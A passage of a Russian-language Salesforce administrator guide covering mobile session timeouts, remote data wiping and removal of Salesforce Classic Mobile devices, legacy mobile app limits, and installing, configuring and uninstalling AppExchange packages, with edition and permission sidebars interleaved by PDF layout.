  - Чтобы работать с конкретным устройством, введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**». Чтобы открыть страницу «Мобильное устройство», щелкните имя нужного пользователя и выберите адрес устройства в связанном списке «Назначенные мобильные устройства».
2. Щелкните «**Задать лимит времени мобильного сеанса**».
3. Выберите новое значение (в минутах). При необходимости выберите значение «**Бессрочно**».
4. Нажмите кнопку «**Сохранить**». Система Salesforce отправит сообщение, содержащее новое значение времени завершения сеанса, на выбранные мобильные устройства.
5. Чтобы просмотреть **общие результаты** для каждого выбранного мобильного устройства, воспользуйтесь страницей подтверждения.

### Результаты настройки времени завершения мобильного сеанса

После отправки сообщения Salesforce, содержащего новое значение времени завершения сеанса, на выбранные мобильные устройства, страница результатов содержит сведения о статусе каждого сообщения. В таблице ниже представлены три возможных результата.

| Результат                      | Описание  |
|--------------------------------|---|
| Сообщение добавлено в очередь  | Сообщение отправлено сервером Salesforce Classic Mobile на устройство пользователя. Система Salesforce не поддерживает отчеты о доставке сообщений.                   |
| На удается отправить сообщение | Сообщение не было отправлено ввиду возникновения временных проблем со связью между системой Salesforce и сервером Salesforce Classic Mobile. Повторите попытку позже. |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition и Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition и Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки значений времени завершения сеанса Salesforce Classic Mobile:

- «Управление мобильными конфигурациями»

| Результат                                   | Описание  |
|---|---|
| Пользователь не имеет мобильного устройства | Сообщение не было отправлено, так как выбранный пользователь мобильного приложения не регистрировал устройство. |

## Удаление данных в приложении Salesforce Classic Mobile

Мобильное устройство пользователя, поддерживающее приложение Salesforce Classic Mobile, содержит мобильное приложение и набор данных Salesforce. Администраторы могут удалять данные с устройств пользователей без удаления мобильного приложения. Рекомендуем использовать данное эффективное средство защиты при потере устройства. Кроме того, данные должны быть удалены до передачи устройства другому пользователю.

Чтобы удалить данные Salesforce как минимум с одного мобильного устройства, выполните указанные ниже действия.

- Откройте одну из указанных ниже страниц.
  - Чтобы работать с несколькими устройствами одновременно, введите строку *«Пользователи и устройства»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Пользователи и устройства»**. Выберите нужные устройства в списке представлении на странице «Все пользователи и устройства мобильной версии».
  - Чтобы работать с конкретным устройством, введите строку *«Пользователи»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пользователи»**. Чтобы открыть страницу «Мобильное устройство», щелкните имя нужного пользователя и выберите адрес устройства в связанном списке «Назначенные мобильные устройства».

- Щелкните **«Удалить данные»** и нажмите кнопку **«ОК»**.

Система Salesforce пытается отправить сообщение о необходимости удаления данных на мобильные устройства.

### Результаты удаления данных

После отправки сообщения Salesforce на мобильные устройства страница результатов содержит сведения о статусе каждого сообщения. В таблице ниже представлены три возможных результата.

| Результат                      | Описание  |
|--------------------------------|---|
| Сообщение добавлено в очередь  | Сообщение отправлено сервером Salesforce Classic Mobile на устройство пользователя. Система Salesforce не поддерживает отчеты о доставке сообщений.                   |
| На удается отправить сообщение | Сообщение не было отправлено ввиду возникновения временных проблем со связью между системой Salesforce и сервером Salesforce Classic Mobile. Повторите попытку позже. |

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition и Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition и Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления данных Salesforce с устройства, использующего приложение Salesforce Classic Mobile:

- «Управление мобильными конфигурациями»

| Результат                                   | Описание  |
|---|---|
| Пользователь не имеет мобильного устройства | Сообщение не было отправлено, так как выбранный пользователь мобильного приложения не регистрировал устройство. |

СМ. ТАКЖЕ:

[Управление устройствами в Salesforce Classic Mobile](#)

[Удаление мобильных устройств](#)

## Удаление мобильных устройств

Мобильное устройство удаляется из записи пользователя в двух случаях.

- Параметры мобильного доступа, заданные в организации, связывают пользователей мобильного приложения с устройствами; а, устройство должно быть назначено другому пользователю. Если параметры мобильного доступа отключены, то система Salesforce автоматически связывает устройство с пользователем, активировавшим мобильное устройство последним, поэтому устройство может быть назначено другому пользователю без его предварительного удаления.
- Устройство должно быть перенесено из безопасной организации в производственную организацию.

Чтобы удалить мобильное устройство, выполните указанные ниже действия.

1. Откройте одну из указанных ниже страниц.
  - Чтобы работать с несколькими устройствами одновременно, введите строку «*Пользователи и устройства*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Пользователи и устройства**». Выберите нужные устройства в списке представлении на странице «Все пользователи и устройства мобильной версии».
  - Чтобы работать с конкретным устройством, введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**». Чтобы открыть страницу «Мобильное устройство», щелкните имя нужного пользователя и выберите адрес устройства в связанном списке «Назначенные мобильные устройства».
2. Выберите как минимум одно устройство на странице «Все пользователи и устройства мобильной версии» и нажмите кнопку «**Удалить устройство**». Нажмите кнопку «**Удалить**» на странице «Мобильное устройство».
3. Нажмите кнопку «**ОК**». Система Salesforce предпринимает попытки удаления выбранных устройств.
4. Чтобы просмотреть [общие результаты](#) для каждого выбранного мобильного устройства, воспользуйтесь страницей подтверждения.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Бесплатная версия доступна в версиях: **все** версии, кроме **Database.com Edition**.

Полная версия доступна в версиях: **Performance Edition, Unlimited Edition и Developer Edition**.

Доступно за дополнительную плату в версиях: **Professional Edition и Enterprise Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра мобильных устройств и пользователей:

- «Просмотр настройки и конфигурации»

Для удаления мобильных устройств:

- «Управление мобильными конфигурациями»

### Результаты удаления устройства

После отправки сообщения Salesforce на мобильный сервер страница результатов содержит сведения о статусе каждого устройства. В таблице ниже представлены три возможных результата.

| Результат  | Описание  |
|--|---|
| Устройство удалено.  | Запись устройства удалена из организации Salesforce.  |
| В настоящее время устройство не может быть удалено. Повторите попытку позже. | Устройство не было удалено ввиду возникновения временных проблем со связью между системой Salesforce и мобильным сервером. Повторите попытку позже. |
| Пользователь не имеет мобильного устройства.                                 | Сообщение не было отправлено, так как выбранный пользователь мобильного приложения не регистрировал устройство.                                     |

СМ. ТАКЖЕ:

[Удаление данных в приложении Salesforce Classic Mobile](#)

## Ограничения для приложения Salesforce Classic Mobile

### Ограничения для мобильных устройств

#### Смартфоны BlackBerry

- Операционная система BlackBerry 4.0–4.3 позволяет загружать и устанавливать приложение Salesforce Mobile на мобильные устройства, однако мобильный сервер определяет использование устаревшей операционной системы и отправляет пользователям последнюю совместимую версию — Salesforce Classic Mobile 11.6. Данная версия не поддерживает новые функции текущего и будущих выпусков.
- Сенсорные и прочие устройства BlackBerry используют одинаковое приложение Salesforce Classic Mobile, поэтому некоторые аспекты Salesforce Classic Mobile не предназначены для сенсорного интерфейса.

#### Устройства Apple iPhone и iPod Touch

- Third parties (including, but not limited to, Apple Inc. and your network connectivity provider) may at any time restrict, interrupt or prevent use of Salesforce Classic Mobile for the iPhone and iPod touch devices, or delete the Salesforce Classic Mobile app from iPhone or iPod touch devices, or require Salesforce to do any of the foregoing, without entitling the customer to any refund, credit or other compensation from such third-party or Salesforce.
- Соглашения об уровне обслуживания не распространяются на приложение Salesforce Classic

Mobile для iPhone. Дополнительные ограничения перечислены в приложении к бланку заказа, условия которого должны быть приняты пользователем при загрузке или установке приложения Salesforce Classic Mobile для iPhone.

## Ограничения для панелей мониторинга

Ниже перечислены ограничения, действующие для панелей мониторинга в приложении Salesforce Classic Mobile.

- Приложение не поддерживает создание или редактирование панелей мониторинга.
- Ссылки на сведения настраиваемых отчетов отключены.
- Мобильные панели мониторинга доступны только при использовании операционной системы BlackBerry 4.5 или более поздней версии. Мобильные панели мониторинга поддерживают версии 4.2 и 4.3, но их таблицы могут отображаться некорректно. Чтобы определить операционную систему, установленную на смартфоне BlackBerry, выберите пункты «**Настройки**» > «**О программе**» на начальном экране BlackBerry.

## Chatter Mobile для BlackBerry

### Настройка приложения Chatter Mobile для BlackBerry

**!** **Важное замечание:** В выпуске Summer'14 компания Salesforce прекращает поддержку приложения Chatter Mobile для BlackBerry. Приложение может использоваться без ограничений, но не будет поддерживаться компанией Salesforce на предмет исправления ошибок или устранения возможных неполадок. Чтобы установить приложение Salesforce1 (новое мобильное приложение от компании Salesforce), обратитесь к администратору Salesforce.

Приложение Chatter Mobile для BlackBerry аналогично связанному приложению. Связанное приложение — это приложение, интегрируемое в систему Salesforce посредством интерфейсов API. Связанные приложения позволяют администраторам определять различные политики безопасности и контролировать доступ пользователей к приложениям. Администраторы могут просматривать и управлять параметрами приложения Chatter Mobile для BlackBerry аналогично просмотру и управлению параметрами других связанных приложений.

Приложение Chatter Mobile для BlackBerry устанавливается автоматически как часть управляемого пакета связанных приложений Salesforce при наступлении одного из перечисленных ниже событий.

- Пользователь загружает мобильное приложение Chatter Mobile для BlackBerry и проверяет подлинность организации путем выполнения входа в мобильное приложение.
- Система обновляет сеанс текущего пользователя Chatter Mobile.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager, Developer Edition** и **Database.com Edition**.

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для редактирования параметров мобильного приложения:

- «Настройка приложения»

Для просмотра параметров мобильного приложения:


- «Просмотр настройки и конфигурации»



 **Прим.:** Периодичность автоматического обновления сеансов текущего пользователя (от 15 минут до 12 часов) определяется параметром «Значение времени ожидания», заданным для организации; как правило, пользователь не замечает данного обновления.

Прежде чем выполнить автоматическую установку пакета, администраторы могут установить пакет связанных приложений Salesforce1 и приложений Chatter вручную для просмотра и управления параметрами.

Пакет связанных приложений содержит отдельное связанное приложение для типа мобильного устройства BlackBerry.

 **Важное замечание:** Если администратор не устанавливает пакет вручную, то доступ к связанному приложению Chatter Mobile для BlackBerry предоставляется только после активации мобильного приложения другим пользователем организации или обновления сеанса текущего пользователя.

Администраторы могут использовать профили, наборы полномочий и ограничения диапазона IP-адресов для управления доступом пользователей к приложению. Параметрами можно управлять на странице сведений связанного приложения Chatter Mobile для BlackBerry, для этого откройте настройки и введите строку «Связанные приложения» в поле «Быстрый поиск», затем выберите параметр для управления связанными приложениями.

При попытке несанкционированного доступа приложение отображает сообщение об ошибке.

СМ. ТАКЖЕ:

[Общие сведения о связанных приложениях](#)

[Редактирование, пакетирование или удаление связанного приложения](#)

[Отслеживание использования для связанного приложения](#)

## Мобильные панели мониторинга для iPad

### Предоставление пользователям доступа для просмотра панелей мониторинга на устройствах iPad

Приложение «Мобильные панели мониторинга для iPad» включается автоматически и доступно пользователям организации без дополнительной настройки.

**Важное замечание:** В выпуске Summer'15 компания Salesforce прекращает поддержку приложения «Мобильные панели мониторинга для iPad». Приложение может использоваться без ограничений, но не будет поддерживаться компанией Salesforce на предмет исправления ошибок или устранения возможных неполадок. Чтобы установить приложение Salesforce1 (новое мобильное приложение от компании Salesforce), обратитесь к администратору Salesforce.

Чтобы запретить пользователям доступ к данным Salesforce посредством мобильных устройств, отключите данное приложение. При необходимости приложение может быть включено повторно.

Чтобы настроить доступ к приложению «Мобильные панели мониторинга для iPad», выполните указанные ниже действия.

1. Введите строку *«Мобильные панели мониторинга»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры мобильных панелей мониторинга»**.
2. Установите или снимите флажок «Включить приложение Mobile Dashboards iPad для всех пользователей».
3. Нажмите кнопку **«Сохранить»**.

Приложение «Мобильные панели мониторинга для iPad» доступно пользователям для загрузки и установки в интернет-магазине [Apple App Store](#) или [AppExchange Mobile](#).

Приложение доступно в перечисленных выше версиях системы, а также в любых организациях, где включена поддержка интерфейса REST API.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров приложения «Мобильные панели мониторинга для iPad»:

- «Просмотр настройки и конфигурации»

Для изменения параметров приложения «Мобильные панели мониторинга для iPad»:

- «Настройка приложения»

## Просмотр сведений о зарегистрированном мобильном приложении активной доставки

Страница «Зарегистрированные мобильные приложения активной доставки» позволяет просматривать сведения о зарегистрированном приложении активной доставки любого пользователя для устранения общих неполадок.

Чтобы просмотреть сведения о зарегистрированном приложении активной доставки пользователя, выполните указанные ниже действия.

1. Введите строку «*Пользователи*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Пользователи**».
2. Выберите нужного пользователя.
3. Щелкните ссылку «**Просмотр**» напротив поля «Зарегистрированные мобильные приложения активной доставки» на странице сведений о пользователе.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: все версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений о зарегистрированном мобильном приложении активной доставки:

- «Просмотр настройки и конфигурации»

## Установка пакетов и управление приложениями

### Установленные пакеты

Можно установить пакеты в организацию в системе Salesforce, а затем настроить их и управлять ими. Чтобы просмотреть установленные пакеты, откройте «Настройки», введите строку «Установленные» в поле быстрого поиска и выберите пункт «**Установленные пакеты**».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и Lightning Experience


Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## Установка пакета

Установите управляемый или неуправляемый пакет в организацию Salesforce, чтобы добавить новые функции в организацию. Выберите настраиваемую установку и измените стандартные настройки пакета, в том числе ограничения доступа к пакету.

### Этапы пред-установки

1. Введите URL-адрес установки, предоставленный разработчиком пакета, в адресную строку обозревателя или нажмите кнопку **«Получить сейчас!»** на странице сведений о приложении при установке пакета из каталога AppExchange.

 **Прим.:** Если пакет устанавливается в безопасную среду, замените часть ссылки «www.salesforce.com» элементом «test.salesforce.com». Пакет удаляется из безопасной организации при создании копии безопасной среды.

2. Введите имя пользователя и пароль для нужной организации Salesforce, а затем нажмите кнопку «Вход».
3. Если пакет защищен паролем, введите пароль, полученный от издателя.
4. При установке неуправляемого пакета установите флажок «Переименовать конфликтующие компоненты в пакете». При выборе данного параметра система Salesforce изменяет имя конфликтующего компонента пакета.


### Стандартная установка

Нажмите кнопку **«Установить»**. Отображаемое сообщение позволяет отслеживать процесс выполнения. По завершении установки отображается сообщение-подтверждение.


### Настраиваемая установка

Чтобы изменить стандартные параметры от имени администратора, выполните указанные ниже действия.

1. При необходимости выберите как минимум один параметр ниже.
  - Щелкните **«Просмотр компонентов»**. Данное действие инициирует отображение области наложения, содержащей список компонентов пакета. При установке управляемого пакета область наложения также содержит список связанных приложений (надежные приложения, которым предоставляется доступ к данным пользователя в системе Salesforce после проверки приложения и самого пользователя). Проверьте допустимость отображаемых компонентов и всех связанных приложений, а затем закройте область наложения.

 **Прим.:** Некоторые элементы пакета (например, правила проверки, типы записей или настраиваемые параметры) не отображаются в списке «Компоненты пакета», но добавляются в пакет и устанавливаются наряду с другими элементами. При отсутствии элементов в списке «Компоненты пакета» пакет может содержать только незначительные изменения.

- Если пакет содержит параметры удаленного узла, подтвердите доступ к веб-сайтам вне системы Salesforce. Диалоговое окно содержит список всех веб-сайтов, связанных с пакетом. Рекомендуем использовать протокол SSL для передачи данных. Убедитесь в безопасности веб-сайтов, установите флажок **«Да, предоставить доступ данным сторонним веб-узлам»** и нажмите кнопку **«Продолжить»**. Чтобы отменить установку пакета, нажмите кнопку **«Отмена»**.

 **Внимание:** Чтобы разрешить пакету передавать и принимать данные со сторонних веб-сайтов, настройте параметры удаленного узла. Чтобы определить тип передаваемых данных и способ их применения, обратитесь

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.


### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки пакетов:

- «Загрузка пакетов AppExchange»

к издателю пакета до его использования. Проверка приложения и определение последствий его использования могут быть также выполнены внутренним контактным лицом по вопросам безопасности.

- Щелкните **«API-доступ»**. Данное действие инициирует отображение области наложения, содержащей список параметров API-доступа, предоставленных компонентам пакета. Проверьте допустимость отображаемых параметров, а затем закройте область наложения.
- При использовании версии Enterprise Edition, Performance Edition, Unlimited Edition или Developer Edition выберите один из параметров безопасности ниже.

 **Прим.:** В зависимости от типа установки, данный параметр может быть недоступен. Например, при использовании версии Group Edition или Professional Edition или отсутствии настраиваемого объекта в пакете система Salesforce пропускает данный параметр, предоставляя всем пользователям полный доступ.

#### **Установить только для администраторов**

Данный параметр определяет параметры профиля администратора-установщика или любого профиля с полномочием «Настройка приложения».


- Полномочия объекта: полномочия «Чтение», «Создание», «Редактирование», «Удаление», «Просмотреть все» и «Изменить все» включены.
- Безопасность поля: все поля отображаются и доступны для редактирования.
- Классы Apex: включены.
- Страницы Visualforce: включены.
- Параметры приложения: включены.
- Параметры вкладки: определяются автором пакета.
- Параметры макета страницы: определяются автором пакета.
- Параметры типа записи: определяются автором пакета.

При использовании версии Enterprise Edition, Performance Edition, Unlimited Edition или Developer Edition соответствующие полномочия пользователя и объекта для настраиваемых профилей могут быть заданы после установки.

#### **Установить для всех пользователей**

Данный параметр определяет параметры всех внутренних настраиваемых профилей.

- Полномочия объекта: полномочия «Чтение», «Создание», «Редактирование», «Удаление», «Просмотреть все» и «Изменить все» включены.
- Безопасность поля: все поля отображаются и доступны для редактирования.
- Классы Apex: включены.
- Страницы Visualforce: включены.
- Параметры приложения: включены.
- Параметры вкладки: определяются автором пакета.
- Параметры макета страницы: определяются автором пакета.
- Параметры типа записи: определяются автором пакета.

 **Прим.:** Доступ не предоставляется профилям «Пользователь клиентского портала», «Менеджер клиентского портала», «Массовый клиентский портал», «Проверенный веб-узел» и «Пользователь-партнер», а также стандартным профилям.

**Установить для определенных профилей...**

Данный параметр позволяет выбирать уровень доступа для всех настраиваемых профилей организации. Каждому профилю может быть предоставлен полный доступ или запрещен доступ к новому пакету и всем его компонентам.

- «Полный доступ»: определяет перечисленные ниже параметры для каждого профиля.
  - Полномочия объекта: полномочия «Чтение», «Создание», «Редактирование», «Удаление», «Просмотреть все» и «Изменить все» включены.
  - Безопасность поля: все поля отображаются и доступны для редактирования.
  - Классы Apex: включены.
  - Страницы Visualforce: включены.
  - Параметры приложения: включены.
  - Параметры вкладки: определяются автором пакета.
  - Параметры макета страницы: определяются автором пакета.
  - Параметры типа записи: определяются автором пакета.
- «Нет доступа»: определяет те же параметры, что «Полный доступ», *кроме* одного: все полномочия объекта отключены.

Дополнительные параметры могут отображаться при условии добавления издателем параметров для настраиваемых профилей. Параметры настраиваемых профилей издателя могут быть добавлены в собственные профили без изменения параметров. Выберите имя параметров профиля в раскрывающемся списке напротив нужного профиля. Текущие параметры данного профиля не меняются.

Чтобы применить данный параметр ко всем профилям, щелкните **«Настроить все»** напротив нужного уровня доступа.

2. Нажмите кнопку **«Установить»**. Отображаемое сообщение позволяет отслеживать процесс выполнения. По завершении установки отображается сообщение-подтверждение.

- Во время установки система Salesforce проверяет зависимости. Если организация установщика не соответствует всем требованиям зависимостей, перечисленных на странице «Показать зависимости», то установка отменяется. Например, чтобы установить пакет, ссылающийся на подразделения, организация установщика должна использовать подразделения.
- При установке компонента, содержащего Apex, выполняются все побочные тесты организации, включая побочные тесты, добавленные в новый пакет. Побочный тест, основанный на компоненте, который изначально установлен как неактивный (например, бизнес-правило), может быть отменен. Установка пакета может быть продолжена несмотря на ошибку побочного теста.
- Дополнительную информацию о возможных причинах сбоя см. в разделе [«Почему не удастся установить или обновить пакет?»](#) на странице 1245.

**Этапы пост-установки**

Инструкции по пост-установке, добавленные в пакет, отображаются после завершения установки. Просмотрите и выполните указанные инструкции. Прежде чем развернуть пакет для пользователей, выполните любые необходимые изменения. В зависимости от содержимого пакета, выполните некоторые действия по настройке ниже.

- Назначьте наборы полномочий, доступные в пакете, соответствующим пользователям. Наборы полномочий, добавленные в управляемые пакеты, не могут быть изменены, но поддерживают дальнейшие автоматические

обновления. Набор полномочий, созданный пользователем или клонированный из готового набора полномочий, добавленного в управляемый пакет, может быть изменен, но не поддерживает дальнейшие обновления.

- Дополнительную информацию о повторном импорте данных переустанавливаемого пакета посредством файла экспорта, созданного при удалении пакета, см. в разделе [«Импорт данных пакета»](#) на странице 1237.
- Чтобы назначить лицензии пользователям после установки управляемого пакета, щелкните [«Управление лицензиями»](#).



**Прим.:** В Lightning Experience назначать лицензии нельзя. Если необходимо назначить лицензию, воспользуйтесь Salesforce Classic.

- При необходимости настройте компоненты пакета. Дополнительную информацию см. в разделе [«Настройка установленных пакетов»](#) на странице 1227.

СМ. ТАКЖЕ:

[Обновление пакетов](#)

[Установленные пакеты](#)

## Настройка установленных пакетов

Многие компоненты используют атрибут **«Развернуто»**, который определяет их доступность конечным пользователям. Все компоненты, доступные в организации разработчика, становятся доступными сразу после установки. Прежде чем предоставить пользователям доступ к пакету, выполните любые необходимые изменения. В зависимости от содержимого пакета, перечисленные ниже элементы могут требовать настройки.

### Параметр «Настроить»

Если издатель добавил ссылку на внешний веб-сайт, содержащий сведения о конфигурации, то страница «Загрузки AppExchange» отображает параметр **«Настроить»** напротив пакета (**«Установленные пакеты»** в меню «Настройка»). Чтобы просмотреть предложенные конфигурации издателя, щелкните ссылку **«Настроить»**.

### Настраиваемые поля и настраиваемые ссылки

Добавьте любые необходимые настраиваемые поля или ссылки в новые настраиваемые объекты.

### Настраиваемый объект

Включите функцию отслеживания для объектов, отсутствующих в данном пакете, но содержащих поля, которые отслеживаются в Chatter. Например, чтобы отслеживать настраиваемое поле стандартного объекта «Организация», рекомендуем убедиться, что данный объект поддерживает функцию отслеживания.

### Типы настраиваемых отчетов

Если поле типа настраиваемого отчета «Имя типа отчета» соответствует имени типа отчета, используемому в организации, рекомендуем изменить значение поля «Имя типа отчета» после установки пакета во избежание конфликтов между двумя типами отчетов.

### Текущий пользователь панели мониторинга

Поле любой панели мониторинга «Текущий пользователь» содержит имя пользователя, устанавливающего пакет. При необходимости измените свойства панели мониторинга и заполните поле «Текущий пользователь» именем пользователя, параметры безопасности которого должны применяться к панели мониторинга.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

#### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для установки пакетов:

- «Загрузка пакетов AppExchange»

Для настройки установленных пакетов:

- «Настройка приложения»

**Папки**

Если приложения содержат документы, шаблоны эл. почты, отчеты или панели мониторинга, то система Salesforce создаст папки в организации установщика, используя имена папок, заданные издателем. Убедитесь в уникальности данных имен папок.

Новые папки доступны всем пользователям. Чтобы ограничить доступность папок, настройте их параметры до развертывания.

**Макеты начальной страницы**

Настраиваемые макеты начальной страницы, добавленные в пакет, не назначаются пользователям. Чтобы предоставить пользователям доступ к макетам, назначьте макеты соответствующим профилям.

**Списковые представления**

Списковые представления, добавленные в приложения, доступны всем пользователям. При необходимости их доступность может быть изменена.

**Макеты страниц**

Всем пользователям назначается стандартный макет страницы для любых настраиваемых объектов, добавленных в пакет. Версии Enterprise Edition, Unlimited Edition, Performance Edition и Developer Edition позволяют администраторам настраивать макет страницы для соответствующих пользователей.

Если настраиваемый объект пакета содержит любые взаимосвязи со стандартными объектами, добавьте их в качестве связанных списков в соответствующие макеты страниц.

Если пакет содержит любые настраиваемые ссылки, добавьте их в соответствующие макеты страниц.

Если организация использует функцию расширенного управления валютами, то поля сводного резюмирования валюты становятся недействительными, если относятся к организациям и суммируют значения возможностей или относятся к возможностям и суммируют значения настраиваемых объектов. Удалите данные поля из всех макетов страниц.

**Наборы полномочий**

Назначьте наборы полномочий, добавленные в пакет, пользователям, которые должны иметь доступ к пакету.

Наборы полномочий, добавленные в управляемый пакет, не могут быть изменены. Набор полномочий, созданный пользователем или клонированный из готового набора полномочий, добавленного в пакет, может быть изменен, но не поддерживает дальнейшие обновления.

**Средство перевода**

Переведенные значения компонентов установленного пакета также устанавливаются для любого языка, добавленного разработчиком. Любые компоненты пакета, настроенные разработчиком (например, настраиваемое поле или тип записи), отображаются на страницах настройки установщика на языке разработчика (язык, используемый при определении данных компонентов). Переведенные значения автоматически отображаются пользователям организации установщика, личный язык которых добавлен в пакет. Кроме того, установщики могут активировать дополнительные языки при условии использования средства перевода.

**Предупреждения бизнес-правил**

Если получателем предупреждения бизнес-правил является пользователь, то система Salesforce заменяет этого пользователя пользователем, устанавливающим пакет. Получатели могут быть изменены в любых установленных предупреждениях бизнес-правил.

**Обновления полей бизнес-правил**

Если обновление поля предназначено для замены поля ответственного за запись конкретным пользователем, то система Salesforce заменяет этого пользователя пользователем, устанавливающим пакет. Значение поля может быть изменено в любом установленном обновлении поля.



**Исходящие сообщения бизнес-правил**

Система Salesforce заменяет пользователя в поле исходящего сообщения «Пользователь для отправки как» пользователем, устанавливающим пакет. Данное значение может быть изменено после установки.


**Бизнес-правила**

Бизнес-правила устанавливаются без контролируемых по времени триггеров, которые могли быть созданы разработчиком. При необходимости настройте контролируемые по времени триггеры.

**Задачи бизнес-правил**

Система Salesforce заменяет пользователя в поле «Назначено» пользователем, устанавливающим пакет. Данное значение может быть изменено после установки.

При необходимости выполните любые другие настройки.

-  **Прим.:** Компоненты, добавленные в установленное настраиваемое приложение, удаляются при удалении настраиваемого приложения.

СМ. ТАКЖЕ:

[Установленные пакеты](#)


[Вопросы шифрования платформы](#)

## Удаление пакета

Система позволяет удалять любой установленный пакет, включая все его компоненты и все содержимое. Любые настраиваемые поля, ссылки и прочие компоненты, добавленные в настраиваемое приложение после установки, также удаляются.

Чтобы удалить пакет, выполните указанные ниже действия.

1. Введите строку «*Установленные*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Установленные пакеты**».
2. Щелкните ссылку «**Удалить**» напротив нужного пакета.
3. Установите флажок «Да, удалить . . .» и нажмите кнопку «**Удалить**».
4. После удаления пакета система Salesforce автоматически создает файл экспорта, содержащий данные пакета, а также любые связанные примечания и вложения. Пользователь, выполнивший удаление, получает сообщение эл. почты Salesforce, содержащее ссылку на файл экспорта, созданный в результате удаления. Файл экспорта и связанные примечания и вложения отображаются под списком установленных пакетов. Рекомендуем хранить файл в другой области, так как доступ к файлу блокируется по истечении некоторого времени после установки.

-  **Совет:** Дополнительную информацию о повторной установке пакета и повторном импорте данных пакета см. в разделе «[Импорт данных пакета](#)» на странице 1237.

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

**ПОЛНОМОЧИЯ  
ПОЛЬЗОВАТЕЛЯ**

Для удаления пакетов:

- «Загрузка пакетов AppExchange»


## Примечания к удалению пакетов

- Удаление пакета, содержащего настраиваемый объект, инициирует удаление всех компонентов данного настраиваемого объекта. К ним относятся: настраиваемые поля, правила проверки, элементы S-Control, настраиваемые кнопки и ссылки, бизнес-правила и процессы утверждения.

- Если компонент пакета используется компонентом, который не будет удален, то пакет не может быть удален. Например:
  - Если установленный пакет содержит любой компонент стандартного объекта, используемый другим компонентом, то система Salesforce препятствует удалению пакета. Другими словами, пользователь может установить пакет, содержащий настраиваемое поле, и создать бизнес-правило, выполняемое при наличии конкретного значения в данном поле. Удаление пакета препятствует выполнению бизнес-правила.
  - Если два установленных несвязанных пакета содержат настраиваемый объект, а компонент одного настраиваемого объекта ссылается на компонент другого объекта, то система Salesforce препятствует удалению пакета. Другими словами, пользователь может установить приложение для составления отчетов по расходам, содержащее настраиваемое поле, и создать правило проверки для другого установленного настраиваемого объекта, ссылающегося на данное настраиваемое поле. Удаление приложения для составления отчетов по расходам препятствует выполнению правила проверки.
  - Если установленная папка содержит компоненты, добавленные после установки, то система Salesforce препятствует удалению пакета.
  - Если установленный фирменный бланк используется шаблоном эл. почты, добавленным после установки, то система Salesforce препятствует удалению пакета.
- Пакет не может быть удален при обновлении фоновым заданием поля, добавленного посредством пакета (например, обновление поля сводного резюмирования). Дождитесь завершения фонового задания и повторите попытку.
- Файлы экспорта удаления содержат данные настраиваемого приложения для пакета, кроме некоторых компонентов (например, документы и значения поля формулы).


## Управление установленными пакетами

Управляйте установленными пакетами в организации Salesforce, в частности, можно назначать лицензии пользователям, удалять пакеты и экспортировать данные пакетов.

 **Прим.:** Система Salesforce отображает только сведения о лицензиях на управляемые пакеты. При использовании неуправляемых пакетов поля, связанные с лицензиями (например, «Допустимые лицензии», «Использовано лицензий» и «Дата истечения срока действия»), отображают значение «Недоступно».

Ниже перечислены действия, доступные в данном списке.


- Чтобы удалить пакет и все его компоненты из организации Salesforce, щелкните ссылку «Удалить».
- Чтобы назначить доступные лицензии пользователям организации, щелкните «Управление лицензиями». В Lightning Experience назначать лицензии нельзя. Если необходимо назначить лицензию, воспользуйтесь Salesforce Classic.

 **Прим.:** При наличии лицензии на использование системы или отсутствии лицензии на управляемый пакет система Salesforce назначает лицензии всем пользователям, поэтому управление лицензиями недоступно. Пользователи могут использовать пакет только при наличии соответствующих полномочий.

